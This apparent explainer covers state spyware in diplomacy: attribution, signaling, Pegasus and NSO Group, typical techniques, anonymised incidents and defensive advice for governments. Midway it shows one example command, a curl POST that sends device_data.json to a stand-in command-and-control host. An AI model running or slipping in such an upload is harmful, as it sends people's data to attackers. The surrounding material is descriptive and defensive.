
The use of spyware as a tool for maintaining international relationship is shifting away from technical to diplomatic. Examples are as follows:
1. Collecting intelligence of foreign targets.
2. Monitoring negotiations and communication.
3. Quietly influencing policy decisions.
The potential for spyware means that nation-states' relationship dynamics with each other will alter regardless of whether there is an actual breach or not
Real-world dynamics
1. Surveillance influencing negotiations
Foreign delegations often limit device usage during sensitive talks.
Encrypted communication may still be monitored via mobile spyware or endpoint implants.
The effect is subtle: negotiators hesitate, cross-check statements, and rely less on digital records.
2. Attribution challenges

Spyware campaigns are created to blend in, and as a result, there is very little evidence left behind.
In addition to allowing states to deny involvement, the ambiguity associated with many spyware campaigns allows them to conduct intelligence operations without officially declaring hostilities and exert diplomatic pressure without establishing a legal basis for doing so.
Leadership is put into the position of trying to decide whether to respond based on suspicion or wait for evidence to substantiate the suspicion.
3. Strategic signaling
Spyware can signal capability without open conflict.
For example:
1. Demonstrating the ability to access key systems
2. Monitoring policy development
3. Testing defensive readiness
This changes the balance of trust and negotiation leverage.
Tools and capabilities in modern state-level spyware
Modern day nation-state spyware capabilities
1. Company and country spyware options
2. Spyware designed for government use is significantly more advanced than commercial spyware versions.
3. Pegasus: Surveillance type mobile spyware which can be remotely enabled
4. NSO Group: Other products utilize products to intercept encrypted messages and utilize geolocation.
5. Bespoke endpoint implant solutions allow for continued access to important systems.
Common spying techniques

1. Remote execution of code via messaging applications
2. Exploiting login sessions in cloud computing services
3. Social engineering techniques employing stealth-based keylogging and viewing capture
4. Persistent information access not requiring the administrator's knowledge
# Example: C2 traffic mimicry in research environments
curl -X POST https://c2-server.example/api/upload \
-d @device_data.json
The goal of all of the above tools is to maintain covert information collection; rather than destructively manipulating systems.
Real-World Examples
Example 1: Compromising Diplomatic Devices
1. The delegation's computer and phones were infected with spyware software.
2. Information on the security and strategies during treaty negotiations were collected.
3. No malware signatures identified on the devices were reported to government agencies.
Example 2: Cloud-based Monitoring
1. When the diplomats use cloud tools for collaboration, they are being spied on through the use of spyware.
2. Collaboration tools were used to access both draft documents and internal communications.
3. The spyware was discovered weeks after the initial detection of spyware on the device.
Example 3: Compromise of Encrypted Messaging Apps during Transit
1. Zero-day vulnerabilities allowed mobile phones with encrypted messaging apps to be compromised.
2. Important communications were captured and recorded during the key negotiation process.
3. No instability was detected by the user on their mobile device during the compromise.
Why Cyber Diplomacy Is Important
1. Trust is essential: Spyware undermines trust without an open conflict.
2. Attribution uncertainty complicates the Government's policy response.
3. Defensive posture is no longer only a technical issue; it also becomes an international diplomatic issue.
Leaders need to consider both technical mitigation and international relations when making decisions.
Government Agencies Have Real-World Responsibilities
1. Government officials should follow strict guidelines for device hygiene and compartmentalization
2. The use of collaborative, cloud-based platforms should be restricted
3. All endpoint and mobile activity must be monitored for anomalies
4. There should be awareness of the capabilities of spyware when negotiating plans
All the best security protocols can still leave highly managed networks open to vulnerabilities created by poor staff practices.
Spyware has moved from espionage to a tool of diplomacy.
Its presence shapes negotiation behavior, international trust, and strategic decisions often silently.
Understanding and mitigating it requires both technical awareness and policy foresight.